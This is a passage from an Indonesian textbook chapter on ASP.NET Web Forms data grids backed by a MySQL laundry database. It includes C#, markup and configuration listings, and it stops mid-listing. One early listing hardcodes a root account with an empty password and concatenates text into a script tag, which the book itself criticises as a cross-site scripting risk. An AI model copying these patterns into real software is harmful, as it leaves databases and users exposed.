public partial class _04EditDeleteSelect: System.Web.UI.Page {

    string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
    protected void Page_Load(object sender, EventArgs e) {
        if (!this.IsPostBack) {
            this.BindGrid();
        }
    }
    private void BindGrid() {
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("SELECT * FROM Service")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Connection = con;
                    sda.SelectCommand = cmd;
                    using (DataTable dt = new DataTable()) {
                        sda.Fill(dt);
                        GridView1.DataSource = dt;
                        GridView1.DataBind();
                        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
                        GridView1.AlternatingRowStyle.BackColor =
System.Drawing.Color.LightYellow;
                    }
                }
            }
        }
    }
    protected void Add(object sender, EventArgs e) {
        if (txtID.Text.Length > 0) {
            string id = txtID.Text;
            string description = txtDescription.Text;
            string price = txtPrice.Text;
            using (MySqlConnection con = new MySqlConnection(cs)) {
                using (MySqlCommand cmd = new MySqlCommand("INSERT INTO Service (ID,
Description, Price)" +
                    " VALUES (@ID, @Description, @Price)")) {
                    using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                        cmd.Parameters.AddWithValue("@ID", id);
                        cmd.Parameters.AddWithValue("@Description", description);
                        cmd.Parameters.AddWithValue("@Price", price);
```

Kode 13.10 (Lanjutan) *04EditDeleteSelect.aspx.cs: setiap perubahan adalah perintah berparameter, setiap handler diakhiri dengan mengikat ulang grid, dan RowDataBound memberi setiap tautan Delete dialog konfirmasi. Tidak dijalankan dalam pembangunan buku ini.*

```
                        cmd.Connection = con;
                        con.Open();
                        cmd.ExecuteNonQuery();
                        con.Close();
                    }
                }
            }
            this.BindGrid();
        } else {
            //MessageBox.Show(GridView1.EmptyDataText, "MyLaundry");
            Response.Write("<script>alert('" + GridView1.EmptyDataText + "')</script>");
        }
    }
    protected void OnRowEditing(object sender, GridViewEditEventArgs e) {
        GridView1.EditIndex = e.NewEditIndex;
        this.BindGrid();
    }
    protected void OnRowCancelingEdit(object sender, EventArgs e) {
        GridView1.EditIndex = -1;
        this.BindGrid();
    }
    protected void OnRowUpdating(object sender, GridViewUpdateEventArgs e) {
        GridViewRow row = GridView1.Rows[e.RowIndex];
        string id = GridView1.DataKeys[e.RowIndex].Values[0].ToString();
        string description = (row.FindControl("txtDescription") as TextBox).Text;
        string price = (row.FindControl("txtPrice") as TextBox).Text;
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("UPDATE Service SET Description "
                + "= @Description, Price = @Price WHERE ID = @ID")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Parameters.AddWithValue("@ID", id);
                    cmd.Parameters.AddWithValue("@Description", description);
                    cmd.Parameters.AddWithValue("@Price", price);
                    cmd.Connection = con;
                    con.Open();
                    cmd.ExecuteNonQuery();
                    con.Close();
                }
            }
        }
        GridView1.EditIndex = -1;
        this.BindGrid();
    }
    protected void OnRowDataBound(object sender, GridViewRowEventArgs e) {
        if (e.Row.RowType == DataControlRowType.DataRow && e.Row.RowIndex !=
GridView1.EditIndex) {
            (e.Row.Cells[3].Controls[2] as LinkButton).Attributes["onClick"] =
```

Kode 13.10 (Lanjutan) *04EditDeleteSelect.aspx.cs: setiap perubahan adalah perintah berparameter, setiap handler diakhiri dengan mengikat ulang grid, dan RowDataBound memberi setiap tautan Delete dialog konfirmasi. Tidak dijalankan dalam pembangunan buku ini.*

```
                "return confirm('Do you want to delete this row?');";
        }
    }
    protected void OnRowDeleting(object sender, GridViewDeleteEventArgs e) {
        string id = (string) GridView1.DataKeys[e.RowIndex].Values[0];
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("DELETE FROM Service WHERE ID =
@ID")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Parameters.AddWithValue("@ID", id);
                    cmd.Connection = con;
                    con.Open();
                    cmd.ExecuteNonQuery();
                    con.Close();
                }
            }
        }
        this.BindGrid();
    }
    protected void SelectRow(object sender, EventArgs e) {
        GridView1.SelectedRowStyle.BackColor =
            System.Drawing.Color.Yellow;
        Label1.Text = "ID: " +
            (string) GridView1.DataKeys[GridView1.SelectedRow.RowIndex].Values[0] + " has
been selected";
    }
}
```

`BindGrid` membaca tabel ke dalam `DataTable` dan mengikat *grid*; setiap *handler* memanggilnya di akhir, karena *grid* Web Forms menampilkan apa pun yang terakhir diikatkan kepadanya. Blok `using` menutup koneksi, perintah, dan *adapter* bahkan setelah terjadi *exception*, bentuk modern dari `finally` pada **Kode 13.2**.

Mengubah hanyalah urusan satu bilangan, `EditIndex` milik *grid*: baris yang sedang diubah, atau −1 bila tidak ada. `OnRowEditing` mengaturnya lalu mengikat ulang, dan *grid* menggambar baris itu dengan templat ubahnya serta tautan Update dan Cancel, seperti pada **Gambar 13.8**.

Edit, Delete & Select

localhost/MyLaundry/04EditDeleteSelect.aspx

ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DL1	Doll, Large 1 pcs	40000.00	Update Cancel	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

ID: C has been selected

ID:	Description:	Price:	
			Add


Gambar 13.8 Baris DL1 dalam mode ubah: Update dan Cancel telah menggantikan Edit dan Delete, dan baris C masih terpilih dari klik sebelumnya. ID tidak memiliki templat ubah pada **Kode 13.9**, sehingga tetap berupa teks biasa.

`OnRowCancelingEdit` mengembalikan `EditIndex` ke −1. `OnRowUpdating` mencari kotak-kotak teks pada baris yang diubah dengan `FindControl`, mengambil kunci dari `DataKeys`, dan menjalankan `UPDATE … WHERE ID = @ID` yang setiap nilainya berupa parameter. **Gambar 13.9** menampilkan tabel Service di phpMyAdmin setelah pengubahan yang menambahkan "(special)" pada deskripsi DL1.

			id	description	price
Edit	Copy	Delete	B120	Bed cover, size 120	30000.00
Edit	Copy	Delete	B180	Bed cover, size 160-180	40000.00
Edit	Copy	Delete	C	Carpet, per m2	10000.00
Edit	Copy	Delete	C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
Edit	Copy	Delete	C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
Edit	Copy	Delete	C10W	Clothes 7-10 kg, Washed only	25000.00
Edit	Copy	Delete	C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
Edit	Copy	Delete	C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
Edit	Copy	Delete	C4W	Clothes max 4 kg, Washed only	10000.00
Edit	Copy	Delete	C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
Edit	Copy	Delete	C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
Edit	Copy	Delete	C6W	Clothes 5-6 kg, Washed only	15000.00
Edit	Copy	Delete	DL1	Doll, Large 1 pcs (special) 1	40000.00
Edit	Copy	Delete	DM2	Doll, Medium 2 pcs	40000.00
Edit	Copy	Delete	DO	Delivery Order, per 10 kg	5000.00
Edit	Copy	Delete	DS3	Doll, Small 3 pcs	40000.00
Edit	Copy	Delete	I	Ironed only (without washing), per 5 kg	10000.00


Gambar 13.9 Tabel Service setelah pengubahan: baris DL1 (penanda 1) kini berbunyi *Doll, Large 1 pcs (special)*. *Grid* menulis ke basis data, bukan hanya ke halaman.

Menghapus terdiri atas dua bagian. `OnRowDataBound` berjalan untuk setiap baris ketika baris itu dibangun dan memberi setiap tautan Delete (kontrol ketiga di sel *command field*) sebuah `onClick` berisi `return confirm('Do you want to delete this row?');`. Peramban menampilkan dialog **Gambar 13.10**; *Cancel* membuat `confirm` mengembalikan `false` dan tidak terjadi *postback*.



Gambar 13.10 Dialog konfirmasi peramban, yang dipasang pada tautan Delete oleh `OnRowDataBound`. Dialog ini digambar oleh peramban, bukan oleh halaman, sehingga rupanya berbeda di setiap peramban.

OK membiarkan *postback* berlanjut, dan `OnRowDeleting` menghapus menurut kunci baris dengan sebuah parameter. **Gambar 13.11** menampilkan tabel sesudahnya: DL1 sudah tidak ada.




Gambar 13.11 Tabel Service setelah DL1 dihapus: tersisa enam belas baris, dan penanda 1 menunjukkan tempat DL1 sebelumnya.

Perhatikan apa yang melindungi data di sini. Dialog itu adalah kemudahan bagi orang jujur, bukan kendali keamanan: siapa pun dapat mengirim *postback* tanpanya, dan peramban tanpa skrip tidak pernah menampilkannya. Yang melindungi data ada di server: `DELETE` yang berparameter, dan aturan apa pun yang diperiksa server lebih dulu. Halaman ini tidak memeriksa apa pun; *grid* Laundry di Subbab 13.15 memeriksanya.

13.6.3 Menambah, dan pesan yang semestinya tidak ditulis seperti itu


Formulir di bawah *grid* menambahkan layanan. `Add` hanya menyisipkan data bila kotak ID tidak kosong, lagi-lagi dengan parameter, lalu mengikat ulang; **Gambar 13.12** menampilkan DL1 ditambahkan kembali.



ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

Gambar 13.12 Menambahkan kembali DL1 dengan formulir di bawah *grid*. Setelah *Add*, `BindGrid` menggambar ulang *grid* dengan baris baru di dalamnya.

Bila kotak ID kosong, `Add` menulis `<script>alert('No records has been added.')</script>` dengan `Response.Write`, dan peramban menampilkan **Gambar 13.13**.



Gambar 13.13 Peringatan yang muncul ketika *Add* ditekan dengan ID kosong. Teksnya adalah `EmptyDataText` milik *grid* yang dipakai ulang sebagai pesan.

Cara ini berhasil, tetapi mengajarkan dua kebiasaan yang perlu ditinggalkan. `Response.Write` di dalam *event handler* menulis *sebelum* `<!DOCTYPE>` halaman, sehingga respons tidak lagi berupa HTML yang sah. Selain itu, teksnya disambung ke dalam skrip: tidak berbahaya selama berupa konstanta, tetapi menjadi lubang *cross-site scripting* pada hari teks itu memuat sesuatu yang diketik pengunjung. Pesan semestinya berada di dalam halaman, di dalam sebuah elemen, dengan HTML yang di-*encode*, seperti pesan-pesan *grid* Laundry (Subbab 13.14).

13.7 Kontrol Sumber Data, Pembagian Halaman, dan Pengurutan

13.7.1 Mendeklarasikan data alih-alih mengodekannya

Setiap halaman sejauh ini mengambil datanya dengan C#. Web Forms menawarkan cara kedua: **kontrol sumber data** (*data source control*), kontrol tak kasatmata di halaman yang tahu cara memilih, mengubah, menyisipkan, dan menghapus, dan yang dihubungkan ke *grid* melalui `DataSourceID`. **Tabel 13.5** mendaftarkan keluarganya.

Tabel 13.5 Kontrol-kontrol sumber data Web Forms. Kolom ketiga itulah yang perlu dibaca sebelum memilih: hanya sebagian yang membagi halaman di server basis data.

Kontrol	Berbicara dengan	Pembagian halaman dikerjakan oleh
`SqlDataSource`	penyedia ADO.NET apa pun, dengan SQL yang ditulis di *markup*	GridView, di memori, setelah **semua** baris diambil
`ObjectDataSource`	metode sebuah kelas yang Anda tulis (lapisan data)	metode Anda, bila `EnablePaging` menyala dan Anda menerima `startRowIndex` serta `maximumRows`
`EntityDataSource`, `LinqDataSource`	Entity Framework, LINQ	kueri (`Skip`/`Take`)
`XmlDataSource`	sebuah berkas XML (Bab 6)	GridView, di memori
model binding (`SelectMethod`, ASP.NET 4.5)	metode yang mengembalikan `IQueryable`	kueri (`Skip`/`Take`)

Daya tariknya, pekerjaan yang umum tidak memerlukan kode sama sekali. Pasang `AllowPaging="true"` dan `AllowSorting="true"` pada *grid* yang terhubung ke kontrol sumber data, dan *grid* akan menggambar *pager*, menjadikan judul-judul kolomnya tautan, dan menangani *event* `PageIndexChanging` serta `Sorting` sendiri.

13.7.2 Nota-nota Laundry, seandainya dikerjakan dengan Web Forms

Kode 13.11 adalah *grid* nota Profitina Laundry yang ditulis dengan cara itu, terhadap versi MySQL basis data Laundry: dua *drop-down list* untuk gerai dan status yang melakukan *postback* ketika berubah, sebuah *grid* dengan pembagian halaman, pengurutan, templat ubah untuk status, dan *command field*, serta dua kontrol `SqlDataSource`, satu untuk gerai dan satu untuk nota.

Kode 13.11 `LaundryBills/Bills.aspx`: *grid* nota dengan `SqlDataSource`, pembagian halaman, pengurutan, penyaringan melalui dua *drop-down list*, dan pengubahan status di tempat. Tidak dijalankan dalam pembangunan buku ini.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Bills.aspx.cs" Inherits="Bills" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <title>Bills - Profitina Laundry</title>
</head>
<body>
<form id="form1" runat="server">
    Outlet:
    <asp:DropDownList ID="ddlOutlet" runat="server" AutoPostBack="true"
AppendDataBoundItems="true"
        DataSourceID="dsOutlets" DataTextField="name" DataValueField="id">
        <asp:ListItem Text="All outlets" Value="" />
    </asp:DropDownList>
    Status:
    <asp:DropDownList ID="ddlStatus" runat="server" AutoPostBack="true">
        <asp:ListItem Text="Any status" Value="" />
        <asp:ListItem>queued</asp:ListItem>
        <asp:ListItem>finished</asp:ListItem>
        <asp:ListItem>departed</asp:ListItem>
    </asp:DropDownList>

    <asp:GridView ID="gvBills" runat="server" DataSourceID="dsBills" DataKeyNames="id"
        AutoGenerateColumns="false" AllowPaging="true" PageSize="25" AllowSorting="true"
        OnRowDataBound="gvBills_RowDataBound" OnRowUpdating="gvBills_RowUpdating"
        OnRowDeleting="gvBills_RowDeleting" EmptyDataText="No bill matches these filters.">
        <HeaderStyle BackColor="LightBlue" Font-Bold="true" />
        <AlternatingRowStyle BackColor="LightYellow" />
        <PagerSettings Mode="NumericFirstLast" PageButtonCount="5" />
        <Columns>
            <asp:BoundField DataField="id" HeaderText="Bill" SortExpression="id"
ReadOnly="true" />
            <asp:BoundField DataField="arrived" HeaderText="Arrived"
SortExpression="arrived" ReadOnly="true"
                DataFormatString="{0:yyyy-MM-dd HH:mm}" />
            <asp:BoundField DataField="customer" HeaderText="Customer"
SortExpression="customer" ReadOnly="true" />
            <asp:BoundField DataField="service" HeaderText="Service"
SortExpression="service" ReadOnly="true" />
            <asp:BoundField DataField="outlet" HeaderText="Outlet" SortExpression="outlet"
ReadOnly="true" />
            <asp:BoundField DataField="unit" HeaderText="Units" SortExpression="unit"
ReadOnly="true" />
            <asp:BoundField DataField="payment" HeaderText="Charged"
SortExpression="payment" ReadOnly="true"
                DataFormatString="{0:N0}" />
            <asp:TemplateField HeaderText="Status" SortExpression="status">
                <ItemTemplate>
                    <asp:Label ID="lblStatus" runat="server" Text='<%# Eval("status") %>'
/>
                </ItemTemplate>
                <EditItemTemplate>
                    <asp:DropDownList ID="ddlNewStatus" runat="server" SelectedValue='<%#
Bind("status") %>'>
                        <asp:ListItem>queued</asp:ListItem>
                        <asp:ListItem>finished</asp:ListItem>
```

Kode 13.11 (Lanjutan) *LaundryBills/Bills.aspx: grid nota dengan SqlDataSource, pembagian halaman, pengurutan, penyaringan melalui dua drop-down list, dan pengubahan status di tempat. Tidak dijalankan dalam pembangunan buku ini.*

```
                        <asp:ListItem>departed</asp:ListItem>
                    </asp:DropDownList>
                </EditItemTemplate>
            </asp:TemplateField>
            <asp:CommandField ShowEditButton="true" ShowDeleteButton="true" />
        </Columns>
    </asp:GridView>
    <asp:Label ID="lblMessage" runat="server" />

    <asp:SqlDataSource ID="dsOutlets" runat="server"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
        ProviderName="<%$ ConnectionStrings:Laundry.ProviderName %>"
        SelectCommand="SELECT id, name FROM Outlet ORDER BY id" />

    <asp:SqlDataSource ID="dsBills" runat="server"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
        ProviderName="<%$ ConnectionStrings:Laundry.ProviderName %>"
        SelectCommand="SELECT b.id, b.arrived, c.name AS customer, s.description AS
service,
                              o.name AS outlet, b.unit, b.payment, b.status
                       FROM Bill b
                       JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service s ON s.id = b.Service_id
                       LEFT JOIN Outlet o ON o.id = b.Outlet_id
                       WHERE (@outlet = '' OR b.Outlet_id = @outlet)
                         AND (@status = '' OR b.status = @status)
                       ORDER BY b.arrived DESC, b.id DESC"
        UpdateCommand="UPDATE Bill SET status = @status,
                              finished = IF(@status = 'finished', NOW(), finished),
                              departed = IF(@status = 'departed', NOW(), departed)
                       WHERE id = @id">
        <SelectParameters>
            <asp:ControlParameter Name="outlet" ControlID="ddlOutlet"
PropertyName="SelectedValue"
                ConvertEmptyStringToNull="false" />
            <asp:ControlParameter Name="status" ControlID="ddlStatus"
PropertyName="SelectedValue"
                ConvertEmptyStringToNull="false" />
        </SelectParameters>
        <UpdateParameters>
            <asp:Parameter Name="status" Type="String" />
            <asp:Parameter Name="id" Type="String" />
        </UpdateParameters>
    </asp:SqlDataSource>
</form>
</body>
</html>
```

Bacalah `SqlDataSource` bernama `dsBills` dari atas. *Connection string*-nya berasal dari `Web.config` (**Kode 13.12**) melalui ekspresi `<%$ ConnectionStrings:… %>`, sehingga halaman tidak memuat kata sandi. Klausa `WHERE`-nya menangani saringan opsional dengan sebuah trik apik: `(@outlet = '' OR b.Outlet_id = @outlet)` bernilai benar untuk setiap baris ketika daftar menunjukkan *All outlets* (nilai `''`). `ConvertEmptyStringToNull="false"` mempertahankan pilihan kosong sebagai `''` alih-alih NULL, karena `NULL = ''` tidak bernilai benar dalam SQL dan trik itu akan diam-diam tidak mengembalikan apa pun.

`SortExpression` pada *grid* adalah alias kolom-kolom SELECT. Ketika sebuah judul kolom diklik, *grid* meminta sumber data mengurutkan menurut ekspresi itu, dan `SqlDataSource` dalam mode bawaannya, `DataSet`, mengurutkan baris di memori dengan DataView. Pengunjung tidak pernah

memasok nama kolom: satu-satunya ekspresi pengurutan yang ada adalah yang dideklarasikan di *markup*. Itulah **daftar putih** (*white list*) yang terbentuk dengan sendirinya, dan Subbab 13.11 membangun hal yang sama dengan tangan.

`UpdateCommand` mengubah status sekaligus cap waktu yang sesuai dalam satu pernyataan, sehingga batasan CHECK basis data (Subbab 13.3.3) terpenuhi. `DataKeyNames="id"` membuat *grid* mengirim kunci sebagai `@id`, dan `Bind("status")` di templat ubah membuatnya mengirim status baru sebagai `@status`. **Kode 13.12** adalah konfigurasi yang dibaca halaman itu.

Kode 13.12 `LaundryBills/Web.config`: *connection string* berada di konfigurasi, bukan di halaman, dan menyebut akun yang hanya memiliki hak yang diperlukan halaman. Tidak dijalankan dalam pembangunan buku ini.

```
<?xml version="1.0"?>
<configuration>
  <connectionStrings>
    <!-- XAMPP's MySQL/MariaDB with the Laundry database loaded from schema.mysql.sql and
seed.mysql.sql.
         Use an account with only SELECT, INSERT, UPDATE, DELETE on profitina_laundry,
never root. -->
    <add name="Laundry"
         connectionString="server=localhost;database=profitina_laundry;user
id=laundry;password=CHANGE-ME"
         providerName="MySql.Data.MySqlClient" />
  </connectionStrings>
  <system.web>
    <compilation debug="false" targetFramework="4.8" />
    <httpRuntime targetFramework="4.8" />
  </system.web>
</configuration>
```

13.7.3 Apa yang tidak dapat dikatakan deklarasi

Halaman deklaratif itu menangani penampilan, pembagian halaman, pengurutan, dan penyaringan tanpa kode. Aturan bisnis tetap memerlukan kode, dan **Kode 13.13** adalah kodenya.

Kode 13.13 `LaundryBills/Bills.aspx.cs`: menyembunyikan tautan yang tidak berlaku, menolak perubahan status yang melompati satu langkah, dan menghapus nota hanya selama nota itu *queued* dan belum dibayar, di dalam sebuah transaksi. Ditulis untuk C# 5, yang dikompilasi secara bawaan oleh situs web .NET Framework 4.8. Tidak dijalankan dalam pembangunan buku ini; sintaksisnya diperiksa dengan Roslyn.

```
using System;
using System.Configuration;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;

public partial class Bills : System.Web.UI.Page
{
    // queued -> finished -> departed, one step at a time; null when there is no next step
    static string NextStatus(string s)
    {
        if (s == "queued") return "finished";
        if (s == "finished") return "departed";
        return null;
    }

    protected void gvBills_RowDataBound(object sender, GridViewRowEventArgs e)
    {
        if (e.Row.RowType != DataControlRowType.DataRow || e.Row.RowIndex ==
gvBills.EditIndex)
            return;
        string status = (string)DataBinder.Eval(e.Row.DataItem, "status");
        foreach (Control control in e.Row.Cells[8].Controls)       // the CommandField
column
        {
            LinkButton link = control as LinkButton;
            if (link == null) continue;
            if (link.CommandName == "Edit")
                link.Visible = NextStatus(status) != null;          // a departed bill is
finished with
            if (link.CommandName == "Delete")
            {
                link.Visible = status == "queued";                  // only a queued bill
may go
                link.OnClientClick = "return confirm('Delete this bill? This cannot be
undone.');";
            }
        }
    }

    protected void gvBills_RowUpdating(object sender, GridViewUpdateEventArgs e)
    {
        string from = (string)e.OldValues["status"];
        string to = (string)e.NewValues["status"];
        if (NextStatus(from) != to)
        {
            e.Cancel = true;                                        // the SqlDataSource
never runs
            lblMessage.Text = "A bill moves one step at a time, from " + from + " to " +
NextStatus(from) + ".";
        }
    }
```

Kode 13.13 (Lanjutan) *LaundryBills/Bills.aspx.cs: menyembunyikan tautan yang tidak berlaku, menolak perubahan status yang melompati satu langkah, dan menghapus nota hanya selama nota itu queued dan belum dibayar, di dalam sebuah transaksi. Ditulis untuk C# 5, yang dikompilasi secara bawaan oleh situs web .NET Framework 4.8. Tidak dijalankan dalam pembangunan buku ini; sintaksisnya diperiksa dengan Roslyn.*

```
